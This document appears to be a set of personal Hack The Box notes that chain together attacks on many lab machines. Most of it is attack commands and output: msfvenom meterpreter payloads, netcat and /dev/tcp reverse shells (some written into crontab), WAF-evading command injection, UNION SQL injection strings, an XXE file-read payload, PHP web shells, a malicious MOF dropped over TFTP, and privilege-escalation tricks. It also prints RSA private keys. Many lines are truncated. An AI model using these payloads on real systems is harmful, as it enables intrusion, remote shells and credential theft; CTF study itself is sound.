apocalyst - wp

Apocalyst - wp

80 -> dirb -> Rightiousness -> stegno -> steghide extract -sf apocalyst.jpg -> Wordpress -> wpscan --url http://x.x.x.x

for pe

Privilege Escalation -> https://github.com/rebootuser/LinEnum -> writeable permission -> /etc/passwd -> writeup: 6gUo4KFHI$WA8mYODvtKWzjxiwc3Nt6QyBFlhpTAODDCRJb5ORHlpOU1Lc5RdgSb5psFzNkhmgMcPn7eCSrt1izT0a7S2LJ1:0:0:root:/root:/bin/bash

bank

bank

80 -> balance-transfer -> encrypted files -> upload .htb -> msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.htb -> support.php

for root

https://github.com/rebootuser/LinEnum ->> emergency ->

bart

bart

80 -> wfuzz -> forum -> users -> harvey potter -> monitor.bart.htb -> internal-01.bart.htb -> https://github.com/magkopian/php-ajax-simple-chat -> http://internal-01.bart.htb/log/log.php?filename=log.php&username=harvey -> usergagent -> log poisoning -> powershell "wget http://<LAB IP>/nc64.exe -OutFile nc64.exe" -> nc64.exe <LAB IP> <PORT> -e cmd.exe

for pe

https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc -> powershell -ExecutionPolicy Bypass -> Import-Module ./PowerUp.ps1 -> Invoke-AllChecks

windows/smb/smb_delivery -> route add x.x.x.x

bashed

bashed

80 -> dirbuster -> dev -> phpbash -> nc command to get the shell

for root
sudo -l -> /scripts -> which is owned by scriptmanager -> sudo -u scriptmanager bash -i -> test.py -> replace the data to our shell ->

beep

beep

80 -> webfuzzing -> 80 and 443 -> 443 -> elastix -> https://www.exploit-db.com/exploits/37637/ -> lfi -> https://x.x.x.x

password reuse -> AMPDBPASS -> /home/fanis/user.txt -> /root/root.txt

bitlab

bitlab

gitlab -> gobuster ->gobsuter dir -w wordlist -u http://ip -t x.x.x.x

```
javascript:(function() {    var _0x4b18 =
["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74
\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x
65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x3
1\x78"];   document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];
document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```

```
document["getElementById"]("user_login")["value"]= "clave";
document["getElementById"]("user_password")["value"]= "11des0081x";
```

```
<?php $db_connection = pg_connect("host=localhost dbname=profiles
user=profiles password=profiles"); $result = pg_query($db_connection, "SELECT *
FROM profiles"); print_r(pg_fetch_all($result)); ?>
```

sudo -l

/usr/bin/git pull ->

#!/bin/bash bash -i >& /dev/tcp/x.x.x.x

blocky

blocky

80 -> wordpress -> .jar file -> jd-gui -> credentials -> reuse password -> creating a reverse PHP shell and escalating from the www-data user via the DCCP Double-Free technique (CVE-2017-6074). -> simple useranme and password reuse -> notch -> mysql password -> user shell

: https://github.com/rebootuser/LinEnum -> sudo -i -> done boom

canape - db

canape - db

wfuzz --hw=1 --hh=3076 -w seclist_common_wordlist.txt http://ip/FUZZ -> .git -> e git.canape.htb -> python flask -> develop a exploit to abuse the function for storing submitted quotes -> ip -> nc -lvnp 1234

PE

https://www.exploit-db.com/exploits/44913/ -> couch -> CouchDB -> https://justi.cz/security/2017/11/14/couchdb-rce-npm.html ->

python pickle -> exploiting apache couchdb -> nopasswd

carrier

carrier

SNMP enumeration -> snmpwalk -Os -c public -v 2c x.x.x.x

chaos

chaos

ports=$(nmap -p- --min-rate=x.x.x.x

gobuster -u http://x.x.x.x

a LOGIN ayush jiujitsu # Login b select inbox # List inbox - has no mails c list "" * # List other inboxes d select Drafts # Select draft inbox, find one mail e FETCH 1 BODY[TEXT] # See contents of the first mail -> cat dec_msg.txt | base64 -d -> \immediate\write18{rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x

Restricted shell

tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh ->

PE
INSPECTING MOZILLA FIREFOX PROFILE -> cd /tmp zip -r mozilla.zip ~/.mozilla nc x.x.x.x

alternate way to root

Browse to https://chaos.htb:x.x.x.x

● Breaking out of restricted shells ● Extracting data from firefox profiles

charon

charon

Bypassing filtering to achieve SQL injection -> singlepost.php -> forgot.php -> In this case, it blocks union and UNION, but not uniOn -> Database and Table Names ● a@b.c' uniOn select 1,2,3,concat(database(),"@example.com") -- - -> a@b.c' uniOn select 1,2,3,concat(table_name,"@example.com") FROM information_schema.tables WHERE table_schema='supercms' limit 2,1 -- - ->

Username and Password Column Names ● a@b.c' uniOn select 1,2,3,concat(column_name,"@example.com") FROM information_schema.columns limit 380,1 -- - -> a@b.c' uniOn select 1,2,3,concat(column_name,"@example.com") FROM information_schema.columns limit 381,1 -- -

Username and Password Hash
● a@b.c' uniOn select 1,2,3,concat(__username_,"@example.com") FROM supercms.operators limit 1,1 -- - -> ● a@b.c' uniOn select 1,2,3,concat(__password_,"@example.com") FROM supercms.operators limit 1,1 -- -

upload image bypass extension ->

Bypassing the image upload is trivial. Simply put GIF89a; as the first line in the file

and save the file with a .gif extension, and it will pass all checks. The remainder of the file can include any PHP script.

PE
d: RsaCtfTool.py --publickey decoder.pub --uncipher pass.crypt

ROOT

https://github.com/rebootuser/LinEnum -> SUID file at /usr/local/bin/supershell -> strings -> /bin/ls. -> supershell '/bin/ls$(cat /root/root.txt)'

supershell '/bin/ls
cat /root/root.txt'

crimestoppers

crimestoppers

http://x.x.x.x

dump thunderbird firefox profile and working on

cronos

cronos

80 -> default web page -> dig axfr @x.x.x.x
-> admin.cronos.htb -> admin'-- -> sqli -> welcome.php -> vulnerbale to command injection -> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <LAB IP>

<PORT>| >/tmp/f

for pe
https://github.com/rebootuser/LinEnum -> schedule() -> n /var/www/laravel/app/console/Kernel.php -> root

```
protected function schedule(Schedule $schedule)
{
    // $schedule->command('inspire')
    //          ->hourly();
    $schedule->exec('cat /root/root.txt > /var/www/admin/writeup.root.txt')->everyMinute();
}
```

curling

curling

ports=$(nmap -p- --min-rate=x.x.x.x

for user

control panel -> under Configuration click on Templates > Templates > Protostar -> add command execution -> system($_REQUEST['pwn']); -> x.x.x.x

for tty shell
python3 -c "import pty;pty.spawn('/bin/bash')"

for lateral moments

cat password_backup -> cp /home/floris/password_backup . ->cat password_backup | xxd -r > bak -> file bak -> bzip2 -d bak file bak.out mv bak.out bak.gz gzip -d bak.gz file bak bzip2 -d bak file bak.out tar xf bak.out cat password.txt -> password.txt found ->ssh credentials found -> done

for pe
wget https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy64s -> scp pspy64s floris@x.x.x.x

```
| /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
| /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
```

mallicous crontab ->
cp /etc/crontab . -> echo '* * * * * root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x
→ python3 -m http.server 80-> url = "http://x.x.x.x
→ output = "/etc/crontab"

```
floris@curling:~/admin-area$ cat input
url = "http://10.10.14.2/crontab"
output = "/etc/crontab"
floris@curling:~/admin-area$
```

```
root@Ubuntu:~/Documents/HTB/Curling# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.150 59378 received!
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
root@Ubuntu:~/Documents/HTB/Curling# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.150 - - [09/May/2019 14:23:04] "GET /crontab HTTP/1.1" 200 -
```

dab - wfuzz

dab - wfuzz

masscan -p1-65535,U:1-65535 x.x.x.x

80 -> credentials bruteforce -> wfuzz -c --hl=18 -w /usr/share/SecLists/Passwords/darkweb2017-topx.x.x.x

bruteforce cookie
8080 -> wfuzz -c --hw=29 -w /usr/share/SecLists/Passwords/darkweb2017-topx.x.x.x

8080

wfuzz -c --hw=84 -w /usr/share/SecLists/Fuzzing/alphanum-case-extra.txt -H "Cookie: password=secret" 'http://x.x.x.x

Internal port scan

wfuzz -c --hl=4 -z range,1-65535 -H "Cookie: password=secret" 'http://x.x.x.x

cachedump

stats cachedump <slab class> <number of items to dump> ->

openssh enumeration
OpenSSH 7.2p2 is installed, which is vulnerable to username enumeration via a timing attack (CVE-2018-15473). -> https://www.exploit-db.com/exploits/45233 -> python 45233.py --userList test.txt --outputFile output.txt x.x.x.x
python 45233.py --userList users.txt --outputFile output.txt x.x.x.x

devoops

DevOops

Exploiting XML external entities ● Exploiting Python pickle ● Enumerating git revision history

22 and 5000 open -> 5000 -> feed, uploads -> By uploading an XML file which references external entities, it is possible to read arbitrary files on the target system -> e XXE vulnerability to read feed.py reveals a /newpost route in the Python web application which accepts POST data. ->

git history -> /home/roosa/work/blogfeed -> git log -> git diff d387abf63e05c9628a59195cec9311751bdb283f

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
   <Author>&xxe;</Author>
   <Subject>writeup</Subject>
   <Content>writeup</Content>
</creds>

-----------------------------7653240871973306598174911432--
```

```
 PROCESSED BLOGPOST:
  Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
<$ git diff d387abf63e05c9628a59195cec9311751bdb283f | more
diff --git a/resources/integration/authcredentials.key b/resources/integration/a
uthcredentials.key
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
 -----BEGIN RSA PRIVATE KEY-----
-MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
-vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
-nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
-CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
-gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
-k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
-NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
-HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
-2fXe3kkCqYEA367aoOTisun9UJ7ObqNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB
```

```
root@kali:~/Desktop/writeups/devoops# ssh -i writeup.key root@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Wed Oct 17 00:11:10 2018 from 10.10.14.3
root@gitter:~#
```

dropzone

Dropzone

• TFTP data transfer • Exploit modification • Discovery of NTFS data streams

masscan -p1-65535,U:1-65535 x.x.x.x
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -sU -sT -p$ports x.x.x.x

As license.rtf doesn't exist the system must be prior to Windows 7. Inspection of eula.txt reveals that it is Windows XP Service Pack 3. -> Creation of Malicious MOF File -> http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-

for.html => https://github.com/rapid7/metasploit-framework/wiki/How-to-use-WbemExec-for-a-write-privilegeattack-on-Windows

TFTP Transfer and Shell ->

TFTP binary mode is enabled. The binary needs to be uploaded first to “c:\windows\system32”, before uploading the MOF file to “c:\windows\system32\wbem\mof”.

```
root@kali:~# msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.14.9 LPORT=443 -f exe > update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 179779 bytes
Final size of exe file: 254976 bytes
root@kali:~# tftp
tftp> connect
(to) 10.10.10.90
tftp> verbose
Verbose mode on.
tftp> binary
mode set to octet
tftp> put update.exe /windows/system32/update.exe
putting update.exe to 10.10.10.90:/windows/system32/update.exe [octet]
Sent 254976 bytes in 116.9 seconds [17449 bits/sec]
tftp> put telemetry.mof /windows/system32/wbem/mof/telemetry.mof
putting telemetry.mof to 10.10.10.90:/windows/system32/wbem/mof/telemetry.mof [octet]
Sent 2212 bytes in 1.1 seconds [16087 bits/sec]
tftp>
```

```
root@kali:~# tftp
tftp> connect
(to) 10.10.10.90
tftp> get /windows/system32/license.rtf license.rtf
Error code 1: Could not find file 'C:\windows\system32\license.rtf'.
tftp> get /windows/system32/eula.txt eula.txt
Received 41543 bytes in 8.8 seconds
tftp>
```

```
root@kali:~# cat eula.txt | head
END-USER LICENSE AGREEMENT FOR MICROSOFT
SOFTWARE

MICROSOFT WINDOWS XP PROFESSIONAL EDITION
SERVICE PACK 3

IMPORTANT-READ CAREFULLY: This End-User
License Agreement ('EULA') is a legal
agreement between you (either an individual
or a single entity) and Microsoft Corporation
```

enterprise

enterprise

80 -> /files -> enterprise.htb -> sql injection -> lcars_db.php -> sqlmap -u http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1 --threads x.x.x.x

Docker ->

wordpress and jumpla -> docker -> rev shell

Components > EXTPLORER, it is possible to upload a PHP shell and execute it on port 443, which grants a shell as www-data outside of the Docker container. -> done

europa

europa

● Enumerating SSL certificates and Apache virtual hosts ● Exploiting PHP's preg_replace function ● Bypassing restrictive write permissions

443 -> sslyze ->sslyze --regular x.x.x.x

crontab

/etc/crontab -> /var/www/cronjobs/clearlogs -> clearlogs file shows that /var/www/

cmd/logcleared.sh is executed by this PHP script -> By creating a script and naming it logcleared.sh, it is possible to extract the root flag. Don't forget to chmod +x the script!

falafel

falafel

● Boolean-based SQL injection ● Exploiting system file name restrictions ● Exploiting video group permissions ● Exploiting disk group permissions

OpenSSH and Apache. Judging by the OpenSSH or Apache versions, it is likely running Ubuntu Xenial Xerus.

SQL Injection & PHP Type Juggling -> sqlmap -r login.req --level=5 --risk=3 --string="Wrong identification" --technique=B -T users -D falafel --dump ->

```
root@kali:~/Desktop/writeups/falafel# ls
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php.gif
login.req
```

```
        <h3>Upload Succsesful!</h3>
        <div>
        <h4>Output:</h4>
        <pre>CMD: cd /var/www/html/uploads/0624-2318_4e10f2bccba3fc06; wget 'http://10.10.14.10/AAAAAAAAAAAAAAAAA
        <pre>The name is too long, 251 chars total.
Trying to shorten...
New name is AAAAAAAAAAAAAAAAAAAA
```

Root

As yossi, checking the user groups again finds something interesting. As part of the **disk** group, yossi has full access to partitions mounted in /dev. Using **debugfs /dev/sda1**, it is possible to read the root flag as well as root's SSH priavte key.

```
yossi@falafel: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~/De...  root@kali: ~/De...  moshe@falafel: ~  yossi@falafel: ~

yossi@falafel:~$ id
uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(d
ip),46(plugdev),117(lpadmin),118(sambashare)
yossi@falafel:~$ debugfs /dev/sda1
debugfs 1.42.13 (17-May-2015)
debugfs:  cat /root/root.txt
23b79200448c62ffd6f8f2091c001fa1
debugfs:  ls /root/.ssh
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV
+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0
```

flujab

flujab

SQLi:\> ' union select 1,2,3 SQLi:\> ' union select 1,2,3,4 SQLi:\> ' union select 1,2,3,4,5 SQLi:\> ' union select 1,2,version(),4,5

SQLi:\> ' union select 1,2,database(),4,5 SQLi:\> ' union select 1,2,table_name,4,5

from Information_schema.tables where table_schema = "vaccinations"

' union select 1,2,group_concat(table_name),4,5 from Information_schema.tables where table_schema = "vaccinations"

' union select 1,2,group_concat(column_name),4,5 from Information_schema.columns where table_schema = "vaccinations" and table_name = "admin

' union select 1,2,concat_ws(', ', id, loginname, namelc, email, access, created, modified, modifiedby, password, passwordchanged, superuser, disabled, privileges), 4,5 from admin

1, sysadm, administrator, syadmin@flujab.htb, sysadmin-console-01.flujab.htb, 2018-07-02 08:45:19, 2018-12-02 00:01:02, a3e30cce47580888f1f185798aca22ffx.x.x.x

https://sysadmin-console-01.flujab.htb:8080/view/notepad//etc/passwd

PRIVILEGE ESCALATION -> find / -perm -4000 >/dev/null -> echo $PATH -> find / -perm -4000 2>/dev/null -> https://www.exploit-db.com/exploits/41154 -> gcc -fPIC -shared -ldl -o libhax.so file1.c

#include <stdio.h> int main(void){ setuid(0); setgid(0); seteuid(0); setegid(0); execvp("/bin/sh", NULL, NULL); }

python3 -m http.server 80 #locally cd /tmp wget x.x.x.x

cd /etc umask 000 screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" screen -ls /tmp/rootshel

fluxCapacitor

FluxCapacitor

● Enumerating HTTP parameters ● Bypassing basic WAF rules ● Exploiting NOPASSWD

80 ->> /sync -> wfuzz -c -z file,burp-parameter-names.txt --hh=19 http://x.x.x.x

for pe

sudo -l exposes a NOPASSWD script at /home/themiddle/.monit. ->

```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' id'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' id' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 12 May 2018 21:04:45 GMT
< Content-Type: text/plain
< Transfer-Encoding: chunked
< Connection: keep-alive
< Server: SuperWAF
<
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
bash: -c: option requires an argument
```

```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\g\e\t 10.10.14.3 -O /t\m\p/w\r\i\t\e\u\p'"
```

The bash script can be easily executed, and a reverse connection is opened.

```
root@kali: ~/Desktop/writeups/fluxcapacitor
File  Edit  View  Search  Terminal  Help
< Date: Sun, 13 May 2018 17:38:32 GMT
< Content-Type: text/html
< Content-Length: 175
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.1</center>
</body>
</html>
* Connection #0 to host 10.10.10.69 left intact
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' b\a\s\h /t\m\p/w\r\i\t\e\u\p'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' b\a\s\h /t\m\p/w\r\i\t\e\u\p' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
KeyboardInterrupt
root@kali:~/Desktop/writeups/fluxcapacitor# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 50820
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
nobody@fluxcapacitor:/$ whoami
whoami
nobody
nobody@fluxcapacitor:/$ pwd
pwd
/
```

```
nobody@fluxcapacitor:/$ cat /home/themiddle/.monit
cat /home/themiddle/.monit
#!/bin/bash

if [ "$1" == "cmd" ]; then
        echo "Trying to execute ${2}"
        CMD=$(echo -n ${2} | base64 -d)
        bash -c "$CMD"
fi
nobody@fluxcapacitor:/$
```

Reviewing the script, it appears that the first argument must be **cmd**, followed by a second argument which is a Base64-encoded command that will be executed. For example, running the command **sudo /home/themiddle/.monit cmd d2hvYW1p** will execute **whoami** and output **root**.

```
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd d2hvYW1p
sudo /home/themiddle/.monit cmd d2hvYW1p
Trying to execute d2hvYW1p
root
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd YmFzaCAtaSA+JiAvZGV2L3Rj
cC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
CAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
Trying to execute YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 44390
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
root@fluxcapacitor:/#
```

fortune -nfs

fortune - nfs

ssh mount with same id

nmap -T4 x.x.x.x

friendzone

FriendZone

riendZone is an easy difficulty Linux box which needs fair amount enumeration. By doing a zone transfer vhosts are discovered. There are open shares on samba which provides credentials for an admin panel. From there, an LFI is found which is leveraged to get RCE. A cron is found running which uses a writable module, making it vulnerable to hijacking.

- Module hijacking

ports=$(nmap -p- --min-rate=x.x.x.x

https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename =/etc/Development/php-reverse-shell ->

smb writable -> rev shell -> open rev shell through url

for pe

cd /tmp cp /etc/Development/pspy64s . chmod +x pspy64s ./pspy64s ->

LINENUM -> cd /tmp cp /etc/Development/LinEnum.sh . chmod +x LinEnum.sh ./LinEnum.sh -t 1

create a os.py file -> shell = '''* * * * * root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x
f = open('/etc/crontab', 'a') f.write(shell) f.close()

image_a.jpg&pagename=timestamp

. Lets leverage this LFI to gain RCE as the page is executing php code.

Lets overwrite the crontab with a malicious one. Create a file os.py with contents and upload it to the share.

```
shell = '''
* * * * *   root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.16.32 4444 >/tmp/f
'''

f = open('/etc/crontab', 'a')
f.write(shell)
f.close()
```

And the crontab will send us a reverse shell.

```
cp /etc/Development/os.py /usr/lib/python2.7/os.py
```

The script has written the reverse shell in the crontab and we have shell.

While running it finds some world writable files

frolic - play

frolic - play

PlaySMS -> /dev/backup -> playsms -> PlaySMS 1.4. -> playsms/writeup.php -> <?php echo exec($_GET['c']); ?>

haircut

haircut

HTTP-based fuzzing ● Exploiting CURL/Command injection

Dirbuster, using the Dirbuster lowercase medium wordlist, finds exposed.php and an uploads directory. -> The exposed.php file simply CURLs a specified url and displays the result. By adding the -o flag after the url, it gets tacked on to the end of the command, and saves the output to the specified file. This achieved with http://<LAB IP>/writeup.php -o uploads/writeup.php x

python3 -c 'import pty; pty.spawn("/bin/bash")' ->

LinEnum: https://github.com/rebootuser/LinEnum -> 4.5 https://www.exploit-db.com/exploits/41154/ -> screen 4.5

hawk

hawk

Drupal

● OpenSSL cipher experimentation, brute force and decryption (courtesy of IppSec Hawk video) ● Drupal enumeration and exploitation ● H2 DBMS enumeration and exploitatio

drupal core version -> drupal module and theme enumeration -> drupal user enumeration -> exploitation -> enabling php filter module and rce -> dentification of Drupal Database Credentials -> /var/www/html/sites/default/settings.php -> mysql mysql -u drupal -p use drupal;select name,pass from users where status=1; -> hashcat -m 7900 hashes.txt wordlist.txt --potfile-disable --force

h2 daatbase manual exploitation -> https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html

for cipher in $(cat cipher.lst); do for length in $(ls | grep "^[0-9]\?[0-9]\?[0-9]\?$"); do openssl enc $cipher -e -in $length -out $length$cipher.enc -k PleaseSubscribe done done

haystack

haystack

● Elasticsearch enumeration ● Kibana File inclusion ● Logstash plugins and filters

9200 -> http://x.x.x.x

heist

heist

● RID bruteforce ● Cracking Cisco hashes ● ProcDump

80 -> login -> cisco router password -> , we find that the hashes are Cisco type 5 and type 7 password hashes. The type 5 hashes can be cracked using an online tool such as this.

Let's try logging into WinRM with these using the CME winrm module. -> CME was able to identify three additional usernames - support, Chase and Jaso ->

The procdump utility can be used to dump process memory. Download and transfer it to the server.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> upload procdump64.exe C:\Users\Chase\Desktop\procdump.exe
Info: Uploading procdump64.exe to C:\Users\Chase\Desktop\procdump.exe

Data: 455560 bytes of 455560 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase\Desktop> ls

    Directory: C:\Users\Chase\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/20/2019   6:02 PM         341672 procdump.exe
```

We need to use the -ma flag to dump the entire memory of the process.

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump.exe -ma 1528 firefox.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[18:07:43] Dump 1 initiated: C:\Users\Chase\Desktop\firefox.dmp
[18:07:43] Dump 1 writing: Estimated dump file size is 465 MB.
[18:07:44] Dump 1 complete: 466 MB written in 1.7 seconds
[18:07:44] Dump count reached.
```

smbserver.py -smb2support -username guest -password guest share /root/htb

help

help

GraphQL enumeration • Blind SQL injection

3000 node -> helpdesk -> Trying http://x.x.x.x

irked

irked

ports=$(nmap -p- --min-rate=x.x.x.x

irssi -c x.x.x.x

suid

find / -type f -perm -4000 2>/dev/nul ->. /usr/bin/viewuser -> it loads call another file -> listusers -> printf '/bin/sh' > /tmp/listusers -> chmod a+x /tmp/listusers / usr/bin/viewuser

jarvis

jarvis

SQL injection

sqli -> x.x.x.x

suid

systemctl ->

```
cd /home/pepper
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > pwn.service
systemctl link /home/pepper/pwn.service
systemctl start pwn.service
```

lazy

lazy

Padding Oracle Attack - Decrypt

